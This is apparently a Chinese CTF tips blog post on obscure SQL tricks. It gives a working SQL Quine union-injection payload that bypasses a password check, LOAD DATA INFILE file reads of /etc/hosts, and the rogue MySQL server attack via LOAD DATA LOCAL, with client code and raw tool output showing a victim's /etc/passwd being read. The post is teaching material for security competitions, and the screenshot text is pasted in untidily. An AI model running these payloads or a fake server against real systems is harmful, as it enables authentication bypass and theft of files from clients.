title: 偏门SQL
date: 2024-04-7
categories:
- [Tips]

# Quine

直接把题拿出来看，其实暂时不用怎么看，大概知道一下就行

```
$password=$_POST['password'];
if ($username !== 'admin') {
    alertMes('only admin can login', 'index.php');
}
checkSql($password);
$sql="SELECT password FROM users WHERE username='admin' and password='$password';";
$user_result=mysqli_query($con,$sql);
$row = mysqli_fetch_array($user_result);
if (!$row) {
    alertMes("something wrong",'index.php');
}
if ($row['password'] === $password) {
    die($FLAG);
}
```

题目要求数据库里的password和传入的psd强相等，爆了之后发现数据库中的password是空表。看似就没有任何办法做到相等然后出flag了。

但是有一种方法可以

# 什么是Quine

Quine就是输入和输出的语句完全一致，例如：

```
<<this is in
>>this is in
```

如果能做到这样，使用某种办法将输入的内容原封不动输出出来，就完成了一次Quine构造

在sql中能利用replace函数做到Quine构造

> replace()函数
>
> replace(object,search,replace) 把object对象中出现的search全部替换成replace

构造的基本形式就是

```
REPLACE(str,编码的间隔符,str)
```

其中，str为

```
REPLACE(间隔符,编码的间隔符,间隔符)
```

组合就变成了==>

> {% raw %}
> REPLACE(REPLACE(间隔符,编码的间隔符,间隔符),编码的间隔符,REPLACE(间隔符,编码的间隔符,间隔符))

这样就把str1中的间隔符又换成了str2，具体的替换用颜色表示一下

> {% raw %}
> REPLACE(REPLACE(间隔符,编码的间隔符,间隔符),编码的间隔符,REPLACE(间隔符,编码的间隔符,间隔符))

可以见得，这样替换之后的内容就大致相同了

直接给出一条语句试一下

```
select REPLACE('REPLACE(".",CHAR(46),".")',CHAR(46),'REPLACE(".",CHAR(46),".")');
+-----------------------------------------------------------------------------+
| REPLACE('REPLACE(".",CHAR(46),".")',CHAR(46),'REPLACE(".",CHAR(46),".")') |
+-----------------------------------------------------------------------------+
| REPLACE("REPLACE(".",CHAR(46),".")",CHAR(46),"REPLACE(".",CHAR(46),".")") |
+-----------------------------------------------------------------------------+
```

细致看一下，还是有单双引号的区别。不能一直用双引号`"`，会导致异常闭合，所以得单引号里嵌套双引号。

```
Quine: REPLACE('str',编码的间隔符,'str')
str: REPLACE("间隔符",编码的间隔符,"间隔符")
```

运算后的结果是`REPLACE("str",编码的间隔符,"str")`，所以让结果的str也用单引号包裹就能让输入和查询结果完全一致了

那要如何解决但双引号不一致的问题呢？很简单，再replace一下就好了。`CHAR(34)->"`，`CHAR(39)->'`

```
Quine:REPLACE(REPLACE('str',CHAR(34),CHAR(39)),编码的间隔符,'str')
  str:REPLACE(REPLACE("间隔符",CHAR(34),CHAR(39)),编码的间隔符,"间隔符")
```

> 实际上是先将str里的双引号替换成单引号，再用str替换str里的间隔符

```
select
replace(replace('replace(replace(".",char(34),char(39)),char(46),".")',char(34),char
(39)),char(46),'replace(replace(".",char(34),char(39)),char(46),".")');
+-------------------------------------------------------------------------------------
-------------------------------------------------------------------------+
|
replace(replace('replace(replace(".",char(34),char(39)),char(46),".")',char(34),char
(39)),char(46),'replace(replace(".",char(34),char(39)),char(46),".")') |
+-------------------------------------------------------------------------------------
-------------------------------------------------------------------------+
|
replace(replace('replace(replace(".",char(34),char(39)),char(46),".")',char(34),char
(39)),char(46),'replace(replace(".",char(34),char(39)),char(46),".")') |
+-------------------------------------------------------------------------------------
-------------------------------------------------------------------------+
```

# 再从payload理解为什么要用Quine

**第五空间智能安全大赛-Web-yet_another_mysql_injection**

```
$password=$_POST['password'];
if ($username !== 'admin') {
    alertMes('only admin can login', 'index.php');
}
checkSql($password);
$sql="SELECT password FROM users WHERE username='admin' and password='$password';";
$user_result=mysqli_query($con,$sql);
$row = mysqli_fetch_array($user_result);
if (!$row) {
    alertMes("something wrong",'index.php');
}
if ($row['password'] === $password) {
    die($FLAG);
}
```

waf封了空格，直接用内联就行了。这里为了方便看就用回空格

> 1' union select replace(replace('1" union select
> replace(replace(".",char(34),char(39)),char(46),".")#',char(34),char(39)),char(46),'1" union select
> replace(replace(".",char(34),char(39)),char(46),".")#')#
> 组合sql语句就是：
> SELECT password FROM users WHERE username='admin' and password='1' union select
> replace(replace('1" union select
> replace(replace(".",char(34),char(39)),char(46),".")#',char(34),char(39)),char(46),'1" union select
> replace(replace(".",char(34),char(39)),char(46),".")#')#';

这时候，由于使用的是联合注入，当前文报错，就会回显后面的

> 1' union select replace(replace('1" union select replace(replace(".",char(34),char(39)),char(46),".")#',char(34),char(39)),char(46),'1" union select replace(replace(".",char(34),char(39)),char(46),".")#')#';


这就让`$row['password']`等于了这一串，而这一串刚好和输入的`$psw`相等，完成了绕过

# Load DATA

其实在打比赛的时候经常拿到数据库之后经常就会尝试直接读文件，这个时候用的一般都是`load_file`这个函数


例如

```
select load_file('/etc/hosts');
```




但是当`load_file`这个函数被ban的时候，还有`LOAD DATA`可以用

```
LOAD DATA INFILE '/etc/hosts' INTO TABLE test FIELDS TERMINATED BY '\n';
```




而参考`LOAD DATA`的用法，有一个关键词`flag`可以被使用


```
LOAD DATA
    [LOW_PRIORITY | CONCURRENT] [LOCAL]
    INFILE 'file_name'
```

就是这个`LOCAL`

当在客户端(windows)连接到服务端(kali)时，可以执行


```
LOAD DATA local INFILE "D:\\test.txt" INTO TABLE test FIELDS TERMINATED BY '\n';
```

这样就实现了远程数据的传输，当然前提是客户端的权限足够





先看最基础的mysql握手

```
mysql -uroot -p --host=127.0.0.1 --port=3306 --default-character-set=utf8 --local-infile=1
```




前面就是基本的握手，但是在9-10条中间穿插了一个查询




按理来说这是十分安全的沟通协议，但是参考Security Considerations for LOAD DATA LOCAL

> rather than the file named in the statement. Such a server could access any file on the client host to which the client user has read access. (A patched server could in fact reply with a file-transfer request to any statement not just `LOAD DATA LOCAL`, so a more fundamental issue is that clients should not connect to untrusted servers.)

也就是说，patch之后的服务器可以向任何语句穿插文件请求，只要是客户端开启了`local-infile`的权限

这也是为什么先前的连接语句中指定了`--local-infile=1`


对于原本正常的握手流程应该是(前三次TCP握手忽略):

| 服务端 | 客户端 |
| --- | --- |
| ServerGreeting(协议、服务器版本等)-> | |
| | <-Login(密码，是否允许LOAD等参数) |
| OK-> | |
| | <-RequestQuery查询 |
| Response查询结果-> | |

我们可以构造一个恶意服务端，在返回查询结果前向客户端要求LOAD DATA LOCAL

| 服务端 | 客户端 |
| --- | --- |
| Server Greeting(协议、服务器版本等)-> | |
| | <-Login(密码，是否允许LOAD等参数) |
| OK-> | |

| 服务端 | 客户端 |
| --- | --- |
| | <-Request Query查询 |
| LOAD DATA LOCAL-> | |
| | <-查询结果 |




可以看到，在客户端主动发送了版本号等查询后，服务端没有返回，而是接着发起了一个LOCAL INFILE的查询

而客户端也没有主要索要上一次查询的结果，就将服务端请求的查询处理并返回了

其实利用的点并不难，甚至可以说是mysql的一个特性。网上也大把现成poc，主要是利用的版本非常全面


但要注意的就是高版本之后默认使用的字符集为utf8mb4，需要手动修改为utf8

```
mysql -uroot -p --host=127.0.0.1 --port=3306 --default-character-set=utf8 --local-infile=1
```

在各个平台都是通用的，区别是需要各自配置LOCAL_INFILE权限


python:

```
import mysql.connector

config = {
    'user': 'root',
    'password': 'password',
    'host': '192.168.2.3',
    'port': '3306',
    'charset': 'utf8',
    'auth_plugin': 'mysql_native_password'
}

conn = mysql.connector.connect(**config)
```


(py36) ┌──(py36)-(kali㉿kali)-[~/Desktop/ctf_tools/MySQL_Fake_Server]
└─$ python server.py
Error: Unable to access jarfile ysoserial-0.0.6-SNAPSHOT-all.jar
==========
MySQL Fake Server
Author:fnmsd(https://blog.csdn.net/fnmsd)
Load 7 Fileread usernames :[b'win_ini', b'win_hosts', b'win', b'linux_passwd', b'
Load 1 yso usernames :[b'Jdk7u21']
Load 1 Default Files :[b'/etc/passwd']
Start Server at port 3306
Incoming Connection:('192.168.2.17', 54272)
Login Username:root
<= 3
Start Reading File:/etc/passwd
reading file:/etc/passwd
========File Conntent Preview=========
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/no
systemd-resolve:x:101:103:systemd Re
=======File Conntent Preview End==========
Save to File:./fileOutput//192.168.2.17___1712824212____etc_passwd
<= 3
Start Reading File:/etc/passwd
reading file:/etc/passwd
========File Conntent Preview=========
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
ubuntu-20 - VMware Workstation
文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)
ubuntu-20
Activities
Terminal
Apr 11 01:30
b1xcy@ubuntu: ~/Desk
b1xcy@ubuntu:~/Desktop$ python3 evil.py
b1xcy@ubuntu:~/Desktop$
Files
要将输入定向到该虚拟机，请将鼠标指针移入其中或按 Ctrl+G。


go:

```
package main

import (
    "database/sql"
    "fmt"
    "github.com/go-sql-driver/mysql"
)

func main() {
    cfg := mysql.Config{
        User:                   "root",
        Passwd:                 "1234",
        Net:                    "tcp",
        Addr:                   "192.168.2.3:3306",
        DBName:                 "test",
        Collation:              "utf8_general_ci",
        AllowAllFiles:          true,
        AllowCleartextPasswords: true,
        CheckConnLiveness:      true,
    }
    db, err := sql.Open("mysql", cfg.FormatDSN())
    if err != nil {
        panic(err.Error())
    }
    if err := db.Ping(); err != nil {
        fmt.Println("open database fail")
        fmt.Println(err)
        return
    }
    fmt.Println("connnect success")
    defer db.Close()
}
```




php:

